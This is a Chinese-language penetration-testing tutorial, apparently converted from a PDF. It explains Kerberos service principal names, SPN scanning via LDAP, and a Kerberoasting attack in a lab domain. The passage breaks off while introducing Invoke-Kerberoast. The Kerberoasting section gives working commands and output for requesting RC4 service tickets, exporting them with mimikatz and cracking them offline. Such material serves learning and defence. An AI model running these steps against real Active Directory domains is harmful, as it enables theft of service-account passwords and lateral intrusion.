SPN 简介

服务主体名称（SPN：ServicePrincipal Names）是服务实例（可以理解为一个服务，比如 HTTP、MSSQL）的唯一标识符。Kerberos 身份验证使用 SPN 将服务实例与服务登录帐户相关联。如果在整个林或域中的计算机上安装多个服务实例，则每个实例都必须具有自己的 SPN。如果客户端可能使用多个名称进行身份验证，则给定服务实例可以具有多个 SPN。SPN 始终包含运行服务实例的主机的名称，因此服务实例可以为其主机的每个名称或别名注册 SPN。

如果用一句话来说明的话就是如果想使用 Kerberos 协议来认证服务，那么必须正确配置 SPN。

SPN 格式与配置

在 SPN 的语法中存在四种元素，两个必须元素和两个额外元素，其中和为必须元素：

```
<serviceclass>/<host>:<port>/<service name>

<service class>：标识服务类的字符串

<host>：服务所在主机名称

<port>：服务端口

<service name>：服务名称
```


例：

为 SQL Server 服务帐户注册SPN

手动注册：

```
setspn -A MSSQLSvc/myhost.redmond.microsoft.com:1433 accountname
```

对应的命名实例：

```
setspn -A MSSQLSvc/myhost.redmond.microsoft.com/instancename accountname
```

如果我想把域中一台主机Srv-DB-0day中的 MSSQL 服务注册到 SPN 中则可以使用命令：

```
setspn -A MSSQLSvc/Srv-DB-0day.0day.org:1433 sqladmin
```

可以通过下面两个命令来查看已经注册的 SPN。

```
setspn -q */*
setspn -T 0day.org -q */*
```

```
C:\Users\sqladmin>setspn -q */*
正在检查域 DC=0day,DC=org
CN=OWA2010SP3,OU=Domain Controllers,DC=0day,DC=org
        exchangeRFR/OWA2010SP3
        exchangeRFR/OWA2010SP3.0day.org
        exchangeMDB/OWA2010SP3.0day.org
        exchangeMDB/OWA2010SP3
        exchangeAB/OWA2010SP3
        exchangeAB/OWA2010SP3.0day.org
        SMTP/OWA2010SP3
        SMTP/OWA2010SP3.0day.org
        SmtpSvc/OWA2010SP3
        SmtpSvc/OWA2010SP3.0day.org
        ldap/OWA2010SP3.0day.org/ForestDnsZones.0day.org
        ldap/OWA2010SP3.0day.org/DomainDnsZones.0day.org
        TERMSRV/OWA2010SP3
        TERMSRV/OWA2010SP3.0day.org
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/OWA2010SP3.0day.org
        DNS/OWA2010SP3.0day.org
        GC/OWA2010SP3.0day.org/0day.org
        RestrictedKrbHost/OWA2010SP3.0day.org
        RestrictedKrbHost/OWA2010SP3
        HOST/OWA2010SP3/0DAY
        HOST/OWA2010SP3.0day.org/0DAY
        HOST/OWA2010SP3
        HOST/OWA2010SP3.0day.org
        HOST/OWA2010SP3.0day.org/0day.org
```

```
C:\Users\sqladmin>setspn -T 0day.org -q */*
正在检查域 DC=0day,DC=org
CN=OWA2010SP3,OU=Domain Controllers,DC=0day,DC=org
        exchangeRFR/OWA2010SP3
        exchangeRFR/OWA2010SP3.0day.org
        exchangeMDB/OWA2010SP3.0day.org
        exchangeMDB/OWA2010SP3
        exchangeAB/OWA2010SP3
        exchangeAB/OWA2010SP3.0day.org
        SMTP/OWA2010SP3
        SMTP/OWA2010SP3.0day.org
        SmtpSvc/OWA2010SP3
        SmtpSvc/OWA2010SP3.0day.org
        ldap/OWA2010SP3.0day.org/ForestDnsZones.0day.org
        ldap/OWA2010SP3.0day.org/DomainDnsZones.0day.org
        TERMSRV/OWA2010SP3
        TERMSRV/OWA2010SP3.0day.org
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/OWA2010SP3.0day.org
        DNS/OWA2010SP3.0day.org
        GC/OWA2010SP3.0day.org/0day.org
        RestrictedKrbHost/OWA2010SP3.0day.org
        RestrictedKrbHost/OWA2010SP3
        HOST/OWA2010SP3/0DAY
        HOST/OWA2010SP3.0day.org/0DAY
        HOST/OWA2010SP3
```

SPN扫描


在了解了 Kerberos 和 SPN 之后，可以通过 SPN 来获取想要的信息，比如想知道域内哪些主机安装了什么服务，就不需要再进行批量的网络端口扫描。在一个大型域中通常会有不止一个的服务注册 SPN，所以可以通过「SPN 扫描」的方式来查看域内的服务。相对于通常的网络端口扫描的优点是不用直接和服务主机建立连接，且隐蔽性更高。

扫描工具

GetUserSPNs

GetUserSPNs 是 Kerberoast 工具集中的一个 powershell 脚本，用来查询域内注册的 SPN。


```
Import-module .\GetUserSPNs.ps1
```



PowerView

PowerView 是由 Will Schroeder（https://twitter.com/harmj0y）开发的 Powershell 脚本，在 Powersploit 和 Empire 工具里都有集成，PowerView 相对于上面几种是根据不同用户的 objectsid 来返回，返回的信息更加详细。

```
Import-module .\powerview.ps1
Get-NetUser -SPN
```

原理说明


在 SPN 扫描时可以直接通过脚本，或者命令去获悉内网已经注册的 SPN 内容。那如果想了解这个过程是如何实现的，就需要提到 LDAP 协议。

LDAP 协议全称是 LightweightDirectory Access Protocol，一般翻译成轻量目录访问协议。是一种用来查询与更新 Active Directory 的目录服务通信协议。AD 域服务利用 LDAP 命名路径（LDAP naming path）来表示对象在 AD 内的位置，以便用它来访问 AD 内的对象。

LDAP 数据的组织方式：


更直观的说可以把 LDAP 协议理解为一个关系型数据库，其中存储了域内主机的各种配置信息。

在域控中默认安装了 ADSI 编辑器，全称 ActiveDirectory Service Interfaces Editor (ADSI Edit)，是一种 LDAP 的编辑器，可以通过在域控中运行 adsiedit.msc 来打开（服务器上都有，但是只有域控中的有整个域内的配置信息）。



通过 adsiedit.msc 我们可以修改和编辑 LADP，在 SPN 查询时实际上就是查询 LADP 中存储的内容。

比如在我们是实验环境域 0day.org中，存在名为运维组 的一个 OU（OrganizationUnit，可以理解为一个部门，如行政、财务等等），其中包含了 sqlsvr 这个用户，从用户属性中可以看到 sqlsvr 注册过的 SPN 内容。




在一台主机执行


```
setspn -T 0day.org -q */*
```

命令查询域内 SPN 时，通过抓包可以看到正是通过 LDAP 协议向域控中安装的 LDAP 服务查询了 SPN 的内容。

如图在主机192.168.3.62上执行目录，在域控192.168.3.142可以看到LDAP协议的流量。



流量中的查询结果：




Powershell 脚本其实主要就是通过查询 LDAP 的内容并对返回结果做一个过滤，然后展示出来。


Kerberoasting

介绍 Kerberos 的认证流程时说到，在 KRB_TGS_REP 中，TGS 会返回给 Client 一张票据 ST，而 ST 是由 Client 请求的 Server 端密码进行加密的。当 Kerberos 协议设置票据为 RC4 方式加密时，我们就可以通过爆破在 Client 端获取的票据 ST，从而获得 Server 端的密码。

下图为设置 Kerberos 的加密方式，在域中可以在域控的「本地安全策略」中进行设置：



设置RC4 方式加密。



设置完成之后运行里输入「gpupdate」刷新组策略，策略生效。

Kerberoasting攻击方式一

一、在域内主机 PC-Jack 中通过 Kerberoast 中的 GetUserSPNs.vbs 进行 SPN 扫描。

```
cscript GetUserSPNs.vbs
```

```
C:\Users\jerry.ROOTKIT\Desktop\kerberoast-master>cscript GetUserSPNs.vbs
Microsoft (R) Windows Script Host Version 5.812
版权所有(C) Microsoft Corporation。保留所有权利。

CN=krbtgt,CN=Users,DC=rootkit,DC=org
User Logon: krbtgt
-- kadmin/changepw

CN=dbadmin,OU=运维部,DC=rootkit,DC=org
User Logon: dbadmin
-- MSSQLSvc/Srv-Web-Kit.rootkit.org:1433
-- MSSQLSvc/Srv-Web-Kit.rootkit.org
```

二、根据扫描出的结果使用微软提供的类 KerberosRequestorSecurityToken 发起 kerberos 请求，申请 ST 票据。

```
PS C:\> Add-Type -AssemblyName System.IdentityModel
PS C:\> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -
ArgumentList "MSSQLSvc/Srv-Web-Kit.rootkit.org"
```

```
PS C:\Users\jerry.ROOTKIT> Add-Type -AssemblyName System.IdentityModel
PS C:\Users\jerry.ROOTKIT> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQL
/Srv-Web-Kit.rootkit.org"


Id                  : uuid-e173a427-2bc2-4f48-a45b-3a7bc7fdadfd-1
SecurityKeys        : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom           : 2019/8/21 5:15:20
ValidTo             : 2019/8/21 15:02:02
ServicePrincipalName : MSSQLSvc/Srv-Web-Kit.rootkit.org
SecurityKey         : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

三、Kerberos 协议中请求的票据会保存在内存中，可以通过 klist 命令查看当前会话存储的 kerberos 票据。

```
PS C:\Users\jerry.ROOTKIT> klist

当前登录 ID 是 0:0x60d5c

缓存的票证: (4)

#0>     客户端: jerry @ ROOTKIT.ORG
        服务器: krbtgt/ROOTKIT.ORG @ ROOTKIT.ORG
        Kerberos 票证加密类型: AES-256-CTS-HMAC-SHA1-96
        票证标志 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        开始时间: 8/21/2019 13:02:02 (本地)
        结束时间:   8/21/2019 23:02:02 (本地)
        续订时间: 8/28/2019 13:02:02 (本地)
        会话密钥类型: AES-256-CTS-HMAC-SHA1-96
        缓存标志: 0x1 -> PRIMARY
        调用的 KDC: OWA2013

#1>     客户端: jerry @ ROOTKIT.ORG
        服务器: MSSQLSvc/Srv-Web-Kit.rootkit.org @ ROOTKIT.ORG
        Kerberos 票证加密类型: RSADSI RC4-HMAC(NT)
        票证标志 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        开始时间: 8/21/2019 13:15:20 (本地)
        结束时间:   8/21/2019 23:02:02 (本地)
        续订时间: 8/28/2019 13:02:02 (本地)
        会话密钥类型: RSADSI RC4-HMAC(NT)
        缓存标志: 0
        调用的 KDC: OWA2013.rootkit.org
```

使用 mimikatz 导出。

```
kerberos::list /export
```

```
mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 2019/8/21 13:02:02 ; 2019/8/21 23:02:02 ; 2019/8/28 13:02:02
   Server Name         : krbtgt/ROOTKIT.ORG @ ROOTKIT.ORG
   Client Name         : jerry @ ROOTKIT.ORG
   Flags 40e10000      : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable
   * Saved to file     : 0-40e10000-jerry@krbtgt~ROOTKIT.ORG-ROOTKIT.ORG.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 2019/8/21 13:15:20 ; 2019/8/21 23:02:02 ; 2019/8/28 13:02:02
   Server Name         : MSSQLSvc/Srv-Web-Kit.rootkit.org @ ROOTKIT.ORG
   Client Name         : jerry @ ROOTKIT.ORG
   Flags 40a10000      : name_canonicalize ; pre_authent ; renewable ; forwardable ;
   * Saved to file     : 1-40a10000-jerry@MSSQLSvc~Srv-Web-Kit.rootkit.org-ROOTKIT.ORG.kirbi
```

使用 kerberoast 工具集中的 tgsrepcrack.py 工具进行离线爆破，成功得到jerry账号的密码 admin!@#45

```
python2 tgsrepcrack.py wordlist.txt "1-40a10000-jerry@MSSQLSvc~Srv-Web-
Kit.rootkit.org-ROOTKIT.ORG.kirbi"
```

```
C:\Users\HP\Desktop\cs\kerberoast-master>python2 tgsrepcrack.py 11.txt "1-40a10000-jerry@MSSQLSvc~Srv-Web-Kit.rootkit.org-ROOTKIT.ORG.kirbi"
found password for ticket 0: admin!@#45  File: 1-40a10000-jerry@MSSQLSvc~Srv-Web-Kit.rootkit.org-ROOTKIT.ORG.kirbi
All tickets cracked!
```


Kerberoasting攻击方式二

Kerberoasting攻击方式一中需要通过 mimikatz 从内存中导出票据，Invoke-Kerberoast 通过提取票据传输时的原始字节，转换成 John the Ripper 或者 HashCat 能够直接爆破的字符串。

使用 Invoke-Kerberoast 脚本 (这里使用的是 Empire 中的 Invoke-Kerberoast.ps1)。

